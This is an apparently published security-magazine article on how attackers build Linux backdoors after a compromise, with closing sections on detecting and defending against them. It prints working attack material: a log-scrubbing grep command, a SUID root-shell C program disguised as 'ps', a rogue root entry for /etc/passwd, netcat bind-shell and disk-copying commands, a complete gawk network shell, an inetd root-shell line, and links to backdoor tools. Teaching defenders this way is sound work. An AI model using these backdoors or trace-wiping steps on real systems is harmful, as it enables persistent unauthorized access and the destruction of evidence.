Techniques for building a hidden backdoor

SECRET PASSAGE

Backdoors give attackers unrestricted access to a zombie system. If you plan to stop the bad guys from settling in, you'll be interested in this analysis of the tools they might use for building a private entrance. **BY AMIR ALSBIH**

After launching a successful attack, a malevolent hacker will not just sit back and rest. Exploiting a vulnerability and gaining root privileges is just half the story. As a rule, attackers are more interested in continuing to exploit the machine by launching attacks from it. To make this easier, an attacker will typically try to manipulate the victim machine after gaining initial access. The attack process includes five distinct phases:

1. The attacker exploits an Internet-based or local security hole to gain control of the victim's computer.
2. The attacker escalates privileges to gain administrative status. Administrative access is necessary so the attacker can clean logfiles or install rootkits.
3. The attacker removes any traces of the attack by manipulating logfiles, or *wtmp* and *utmp*, and cleaning up the history file.
4. The intruder installs rootkits that help keep the attack hidden. Thanks to the rootkit, administrators on the compromised machine lose the ability to see the hacker's processes, connections, and files.
5. The final step is to install a backdoor for ease of access. The backdoor keeps the machine firmly in the attacker's hands, even if the security hole that led to the attack is patched.

The early stages of this attack have received considerable attention, but it is often difficult to find information on the final, crucial backdoor phase. What does it mean when an attacker "installs a backdoor?" This article looks at techniques attackers use to build a doorway into a compromised system.

Backdoor

After cleaning the log and implementing obfuscating utilities from a rootkit, the attacker can proceed to the final step: installing a backdoor. The easiest and simplest backdoor is the security hole the attacker exploited to gain access to the computer in the first place. If the machine is only updated sporadically – which is the case for many home or school PCs – this approach can be extremely effective, as it keeps tell-tale traces to a minimum.

The major drawback to this approach is the danger of losing access to the machine if the victim does happen to install an update. Another problem is that the original security hole will not usually

Log Cleaning

Removing traces is one of an experienced attacker's first steps. *grep* is the easiest way to handle this. The *-v* suppresses lines that match a specific regular expression. For example, if you need to remove any lines containing the IP address 192.168.100.12 from a log, the following steps will do the trick:

```
cat logfile | grep -v ➥
"102.168.100.102" ➥
>> logfile.mod
mv logfile.mod logfile
```

Of course, this method is not really safe. It would be fairly easy to restore the original entries using a forensics tool. Unfortunately, this simple approach is all it takes to fool many administrators. A more thorough hacker would run *wipe* against the original logfile to delete the file instead of just overwriting. A logfile cleaner, like the one at Darklab.org [1], can also be useful.

give the hacker terminal access. Many professional intruders prefer to close the security hole they used for their initial entry just so that a script kiddie doesn't break in through the same door and arouse suspicion.

Because of this need for a better mode of entry, many hackers install special backdoor programs. Two distinct categories of backdoor programs are:

- *Local backdoors:* If a user already has an account on a system (as is the case with inside attacks), they do not need a backdoor to open up a port. Instead, the user can just log on to the system locally and concentrate on privilege escalation. This is referred to as a local backdoor.
- *Remote Backdoors:* If the hacker does not have a legitimate account on the machine, the backdoor has to provide access in the form of a remote shell. The hacker will need a remote shell with root privileges to avoid the need to run a kernel exploit or some other privilege escalation technique on each visit.

Security mechanisms and protection systems have continued over the years, and intrusion detection and prevention systems are standard tools today. To keep pace, backdoors have become more sophisticated. Many legacy backdoor techniques seem naïve with the benefit of hindsight; but remember that security was not taken as seriously just a few years ago as it is today. Under these circumstances, simple techniques were often more effective, especially as attackers could rely on administrators taking a lax attitude to security.

Local Backdoors

A local backdoor requires that the attacker have legitimate access to the system. There have been very few changes over the years to legacy techniques. A local backdoor might consist of a script or C program that gives the attacker control over a shell with root privileges. To do this, the script or program sets the SUID flag. The program typically looks something like this:

```
int main() {
        setuid(0);
        setgid(0);
        execl("/bin/sh","ps","-i", ➥
        NULL);
        return 0;
}
```

The *setuid(0)* command sets the user ID to 0 (root), while *setgid(0)* changes the group to match. The program then opens a shell that shows up as *ps* in the process list. Attackers typically hide these scripts in the murky depths of the filesystem tree and run them whenever they want to launch a root shell.

Other local backdoors take the form of modified binaries. Because open source code is freely available, it is a simple task for hackers to modify open source programs and use them to replace the original programs. Again, this is only worthwhile if the program is executed with root privileges.

The eject backdoor is an example of a binary backdoor. Typing *eject -t* will close an open CD drive. A modified version of *eject* checks if a certain environmental variable is set, and, if the content of the variable matches a password specified in *eject*. If so, the manipulated *eject* tool shovels a root shell to the user who runs the binary. As the *-t* parameter closes the drive, a user in the vicinity of the target machine will not notice the attack.

Smuggling Passwords

The simplist backdoor involves adding a user with root privileges to */etc/passwd* and/or */etc/shadow*. The best place to insert a new user is somewhere in the middle of the file, which admins do not typically read thoroughly. The *passwd* file might look like this after the event:

```
...
evil_hacker:x:0:0:evil hacker ➥
acount:/root:/bin/bash
...
```

Adding a user account means that the attacker does not need to rely on a specific service; instead, the attacker can authenticate locally and remotely.

By using a service such as SSH, the attacker can leverage the fact that the session is impossible to analyze, even with a tool such as *tcpdump*, as it uses an encrypted connection. Of course, the attacker will need to clean *wtmp* and

Listing 1: Awk Backdoor

```
01 #!/usr/bin/gawk -f
02 BEGIN {
03 Port = 8080 # Port to listen
   on
04 Prompt = "bkd> " # Prompt to
   display
05 # Open a listening port
06 Service = "/inet/tcp/" Port
   "/0/0"
07
08 while (1) {
09 do {
10 # Display the prompt
11 printf Prompt |& Service
12 # Read in the command
13 Service |& getline cmd
14 if (cmd) {
15 while ((cmd |& getline) > 0)
16 # Execute the command,
17 # return the response
18 print $0 |& Service
19 close(cmd)
20 }
21 } while (cmd != "exit")
22 close(Service)
23 }
```



Figure 1: PHPremoteshell gives hidden access to attackers with any web browser. An attacker just needs to smuggle a file into a suitable directory.

utmp, as well as the logfiles, to eliminate traces.

Netcat

The Netcat utility is also a popular backdoor. Netcat, for example, has the ability to clone hard disks. To this, the attacker enters the command *dd if=/dev/hda | netcat TargetIP_port* at the source and then enters *netcat -l -p port > /dev/sda* on the target system to create an identical copy of the target hard disk, including any confidential data stored on it.

However, the typical approach to using Netcat as a backdoor is to tell the program to redirect its input to a shell. If a connection is established to the target system, the input is passed directly to the shell. The attacker only needs to enter *netcat -l -p 1234 -e /bin/bash* on the target machine and *netcat TargetIP 1234* on the attacking machine.

Misusing Awk

Few users comprehend the destructive potential of the classic Unix tool Awk. The Grugq demonstrated Awk as a backdoor at the Blackhat Conference in 2005 [1]. The attack binds Awk to a defined port (Listing 1). The attacker can then type *netcat targetaddress 8080* to connect to the target system and shovel a simple shell back.

inetd Backdoor

The super server *inetd* also lets attackers implement simple backdoors. The approach is fairly simple: the attacker defines a new service by adding a line to */etc/initd.conf*. You could use port 79, the port the finger daemon normally listens on. The entry to set up a backdoor service with an interactive root shell looks like this: *finger stream tcp nowait root /bin/sh sh -i*.

As port 70 belongs to a standard service, the attacker can simply use the *finger* keyword. *inetd* checks the */etc/services* file to see if a matching port is defined, and, if so, starts listening on this port. If the hacker were to use an unknown port, without an entry in */etc/services*, instead of finger, they would need to add an entry for the service to */etc/services*. After doing so, the hacker could run *netcat* against the finger port on the target to shovel a root shell back.

PAM Backdoor

Pluggable Authentication Modules (PAMs) provide programming interfaces for authentication services. Most applications use this library today, and this makes it a particularly interesting place for attackers to smuggle in a backdoor.

One way of comprising PAM is to manipulate the *support.c* file in the PAM source code to include a secret default password. The module then checks if the password passed to it matches the hard-coded secret password and, if so, authenticates the attacker successfully. If not, the normal authentication method is used. This means that every single user on the system (including root) has two passwords: one stored in */etc/shadow*, and a skeleton key stored in the manipulated PAM library.

Loki 2

Loki 2 [2] was published in Phrack Magazine as a proof-of-concept backdoor tunnel. The tool disguises shell commands by hiding them in ICMP echo, ICMP echo reply, and DNS name lookup requests and responses. A network sniffer such as *tcpdump* will not see any suspicious traffic at first glance, as the attack does not rely on otherwise un-



Figure 2: Web backdoors like PHPremoteshell offer convenient upload and download features for files of any type.

used ports. However, on closer inspection, the unusual ICMP and/or DNS traffic is a tell-tale sign.

Loki is based on a client/server architecture, and Loki supports encryption using algorithms such as Blowfish or Xor. This makes reconstructing a session fairly complex. In practical applications, ICMP echo replies make more sense than ICMP requests, as many firewalls block incoming requests but let replies pass through – after all, it doesn't make much sense to block the responses to any pings that you issue.

Web Backdoors

Attackers have developed web backdoors in order to work around carefully configured firewalls. The basic reasoning behind this is that a web server always needs to allow web access, that is, that there will always be an open port that an attacker might be able to exploit.

This reasoning led to the development of CGI and PHP backdoors. Both work along the same principles, and both methods give the attacker browser-based access. One big advantage of web backdoors is that access to the server can be tunneled through anonymizer services such as Tor or JAP.

PHPremoteshell [3] is an example of this kind of backdoor. The attacker just hides the PHP file somewhere in the depths of the web server's filesystem tree and assigns appropriate permissions to the file. This is all it takes to gain easy access with any browser (Figure 1).

The hidden shell exposes system information and executes arbitrary commands on the target machine. At the same time, it includes a directory browser that supports file uploads and downloads (Figure 2).

Some web backdoors establish a connection to a master web server and accept commands embedded in HMTL code. The advantage is that the connection is initiated from within the network perimeter, which helps the attacker to work around the firewall in many cases. The fact that the commands are concealed in HTML code is another big advantage, as it makes rogue code difficult for forensics experts to detect. The Reverse WWW Tunnel [4] is an example of this type of backdoor.

Bindshell

All the backdoor types we have looked at thus far have one major disadvantage: they do not provide terminal support. They are all line-oriented, and this explains why you can't run character oriented programs such as vi on them.

A backdoor without this disadvantage, and with terminal support, is *bindtty* by sd [5]. This is a client/server-based tool where the server component opens a hard-coded port on the target system – this is port 4000 by default. Whenever a client connects to the port, a shell with pseudo terminal support is shoveled back to it.

This gives an attacker unrestricted access to the remote system – an enormous advantage in comparison to older backdoor types. At the same time, the back-

Table 1: Backdoor Tools

Name	Description	Source
Kaiten	An IRC backdoor. It binds to port 6667 on an IRC server, and waits on a channel for commands. Among other things, the backdoor supports various flood attacks, and it can run arbitrary commands.	*http://packetstorm.linuxsecurity.com/irc/kaiten.c*
Netcat	Due to Netcat's ability to pass input/output on to a program, Netcat is often used as a backdoor by script kids.	*http://netcat.sourceforge.net*
PHPRemoteshell	PHPRemoteshell is a web backdoor; attackers can simply drop it into a PHP-capable directory. The remote shell gives the attacker access to a shell and supports directory browsing, as well as file uploads and downloads.	*http://phpremoteshell.labs.libre-entreprise.org*
Reverse WWW Tunnel Backdoor	A backdoor for working around many firewalls. The backdoor connects to a master web server and accepts commands embedded in the the code of web pages.	*http://packetstormsecurity.org/groups/thc/rwwwshell-2.0.pl.gz*
Bindtty	A backdoor with terminal support. Bindtty listens on port 4000 by default.	*http://www.2701.org/archive/200311240000.html*
Silentdoor	Silentdoor is a latest generation backdoor. It does not listen on a specific port, but uses libpcap to sniff the network traffic. When Silentdoor detects a specially crafted packet, it can shovel back a shell, for example.	*http://cmn.listprojects.darklab.org/SAdoor-20031217.tgz*
Safebreaker	A new generation backdoor that uses C RAW sockets to sniff network traffic, and shovels back a terminal or connects back if it detects a specially crafted packet. To obfuscate the session content, *gnutls* is used to encrypt the traffic.	*http://www.informatik.uni-freiburg.de/~alsbiha/code.htm*
Loki	A backdoor that uses ICMP packets to tunnel commands. Packets can be encrypted using Blowfish or XOR encryption.	*http://packetstorm.linuxsecurity.com*
SUID files	Suid files can be replaced by trojaned binaries. The attacker can gain root privileges by passing in a parameter or setting an environmental variable.	
PAM Backdoor	As the Pluggable Authentication Modules are the standard interface for authentication on Linux, a standard password can be hard-coded into *support.c* to support authentication against any service that uses the manipulated PAM software.	
/etc/passwd, /etc/shadow, and /etc/initd.conf	Attackers often add new users with root privileges or services to these files to allow attackers to authenticate.	

door lets multiple attackers log on simultaneously, an ability that backdoors based on *netcat* or *gawk* do not have.

Packet-Sniffing Backdoors

A relatively recent backdoor technique relies on packet sniffing. Packet-sniffing backdoors sniff all the traffic on a network interface and respond to specially crafted packets. Silentdoor [6] is an implementation of a packet-sniffing backdoor that uses *libpcap* sniffing functionality. The backdoor sniffs packets addressed to UDP port 53. To make sure the backdoor only reacts to packets addressed to it, Silentdoor has a four-step approach:

1. Search the payload for a backdoor key.
2. Decrypt the packet content (XOR).
3. Check if the decrypted data really does contain a valid Silentdoor command.
4. Execute the command.

Again this backdoor type does not give attackers terminal support. Silentdoor's major strength is the fact that it is well concealed and only uses a port while a connection exists.

It is possible to find packet-sniffing backdoors by searching for SSL Connections, packets with cryptic-looking payloads, or connections on unknown ports.

Safebreaker

Safebreaker is a next-generation packet-sniffing backdoor. The motivation for developing Safebreaker was to develop a backdoor that would not rely on *libpcap* from *tcpdump* [7], which still has stability issues and is not installed on many systems.

At the same time, the developers wanted Safebreaker to use a combination of contemporary techniques and to demostrate the potential dangers that emanate from the new generation of backdoors.

Another important goal was that of replacing weak XOR encryption by a more robust cryptographic method in Safebreaker. The developers took three libraries into consideration for this job: OpenSSL [9], GnuTLS [10], and Cryptlib [11], eventually choosing GnuTLS due to the excellent documentation, the range of features, and the ease of integration with existing software.

Just a few lines of code are all it takes to modify existing packet reception and transmission functions and give the backdoor an encrypted connection.

Safebreaker basically works like this:

1. For each incoming packet, check if it is a TCP packet. If it isn't a TCP packet, it can't contain a message for the backdoor, and the backdoor moves on to analyze the next packet.
2. For each TCP packet, compare the target port with a fixed value. Only packets with a specific port number are intended for the backdoor, and all others can be ignored. It doesn't matter if a service is running on the target port. The backdoor does not block or open the port. Target port evaluation simply serves to further restrict the number of packets possibly addressed to the backdoor. This has no effect on the service currently using the port.
3. The next step is to check if the SYN and ACK flags are set as expected.
4. If so, the next step is to check if the packet ID matches the backdoor's magic ID.
5. In the final step, we can be fairly certain that the

packet must contain instructions addressed to the backdoor. In this case, the packet sequence number is evaluated. Certain sequence numbers represent specific commands. Safebreaker can perform two distinct tasks: either binding to a pseudo terminal on the port specified by the packet, and handing control over to the sender. Or, it connects back to the client, again using the port specified in the packet. This approach circumvents most firewall rules, as firewalls often allow any outgoing connection initiated on the internal network.

This setup only blocks a port when a connection between the attacker and the backdoor exists, that is, when the attacker is logged on – *netstat* does not show a connection under any other circumstances. Another advantage is that the backdoor is not accessible to arbitrary users; to access the backdoor, you need the correct values for the port, sequence number, and ID.

Finding Backdoors

It is always a good idea to use a filesystem integrity checker such as Tripwire [12]. Tripwire monitors critical system files and directories by calculating checksums and periodically comparing the current values with historic values. If Tripwire detects a change, the tool notifies the administrator. This also gives administrators the ability to reconstruct which files were modified, deleted or added in the course of an attack.

This does not cover scenarios where an attacker deletes the binary after launching the backdoor. The tool is in memory, but not on disk. Although rebooting the system would remove the backdoor, Tripwire and similar tools will fail to detect the attack.

It also makes sense to check the */etc/shadow*, */etc/passwd*, and */etc/initd.conf* file at regular intervals. You can do so by simply comparing them with a copy on a write-protected medium using *diff*.

If your SSH server supports key-based login, check the *authorized_keys* file for rogue entries. In this case, the attacker would not even need a password to authenticate. Again, for larger files, diff [13] is a good choice of tool.

Another protective measure is to search regularly for SUID files that might be exploited as backdoors. The easiest way to do this search is to give the following command: *find / -type f -perm -04000 -ls -uid 0 2 > /dev/null*.

As an independent backdoor is also an independent process, the process ID and name will appear in the process list, unless hidden by a rootkit such as Override [14]. This is why most backdoors hide behind harmless sounding names such as *ps*. It is easy to overwrite the program name by overwriting *argv[0]*. On the other hand, this kind of camouflage is fairly trivial. Just check the process runtime, and if you see a *ps* that has been running for over 12 hours, you can assume you have a rogue process.

You should also be aware of the fact that simple backdoors listen for incoming connections on a fixed port. The port will show up in the output from *netstat*. However, as rootkits such as Override can hide ports, you should never feel too safe: the *netstat -an | grep LISTEN | grep -v LISTENING* command outputs a list of open ports. Port scanners provide a more reliable approach to investigating ports.

Tracing state-of-art, packet-sniffing backdoors is a more difficult task. *netstat* only shows a connection when a client is logged on, and a port may not actually be open in this case. In other words, *netstat* is not going to help you, especially not if an outgoing connection is established on the internal network (connect back), and in this case, a port scanner would not help you either.

The only approach in this scenario is to use a network sniffer such as *tcpdump* or *ethereal* [15]. Since packet-sniffing backdoors use a fixed procedure to check if a packet is intended for the backdoor, you can only detect them by checking for regularly recurring patterns in the network traffic.

After all, it is unlikely that a port will use an identical sequence number and ID multiple times. If you define rules that check for this, it is fairly easy to pick up anomalies in the network traffic. IPS and IDS systems can also help you to pick up known backdoors.

Defense

You will not find a single solution for all backdoors. If an attacker has managed to install a backdoor on a system, the system security must have had a couple of gaping holes in it. A good backdoor always needs root privileges.

Once an attacker has gained root status, you can assume that the system is unhealthy. The most important thing to remember about protecting yourself against backdoors is that you need a robust security design, and that you should also patch the system regularly.

Tried and trusted firewall rules can also contribute to system security. Your rules should honor the maxim of denying everything that is not explicitly permitted. Firewall rules that permit any kind of traffic from the interior network to the outside world are an invitation to hackers to use connect back methods.

It also makes sense to use proxies and load balancing. If you then set up the firewall to talk only to the proxies and load balancers, hackers will have a hard job finding an attack vector. An attacker could still inject a web backdoor; however, it would not have root privileges or terminal support, and it would generally not be much fun for the attacker. Whatever you do, make sure you remove any options or services you do not need from your configuration. ■

INFO

[1] Logfile cleaner: *http://darklab.org/~jot/logclean-ng/logcleaner-ng.html*

[2] Loki 2: *http://artofhacking.com/files/phrack/phrack51/live/aoh_p51-06.htm*

[3] Phpremoteshell by Emmanuel Saracco: *http://labs.libre-entreprise.org*

[4] rwwwshell Van Hauser: *http://gray-world.net/papers/rwwwshell.txt*

[5] bindtty: *http://www.2701.org/archive/200311240000.html*

[6] Silentdoor by Brandon Edwards: *http://www.megasecurity.org/trojans/s/silentdoor/Silentdoor.html*

[7] TCPDump: *http://www.tcpdump.org/*

[8] Safebreaker by Amir Alsbih: *http://www.informatik.uni-freiburg.de/~alsbiha*

[9] OpenSSL: *http://www.openssl.org*

[10] GnuTLS: *http://www.gnu.org/software/gnutls/*

[11] Cryptlib by Peter Gutmann: *http://www.cs.auckland.ac.nz/~pgut001/cryptlib/*

[12] Tripwire: *http://sourceforge.net/projects/tripwire/*

[13] Diffutils: *http://www.gnu.org/software/diffutils/diffutils.html*

[14] Override rootkit: *http://www.informatik.uni-freiburg.de/~alsbiha*

[15] Ethereal: *http://www.ethereal.com*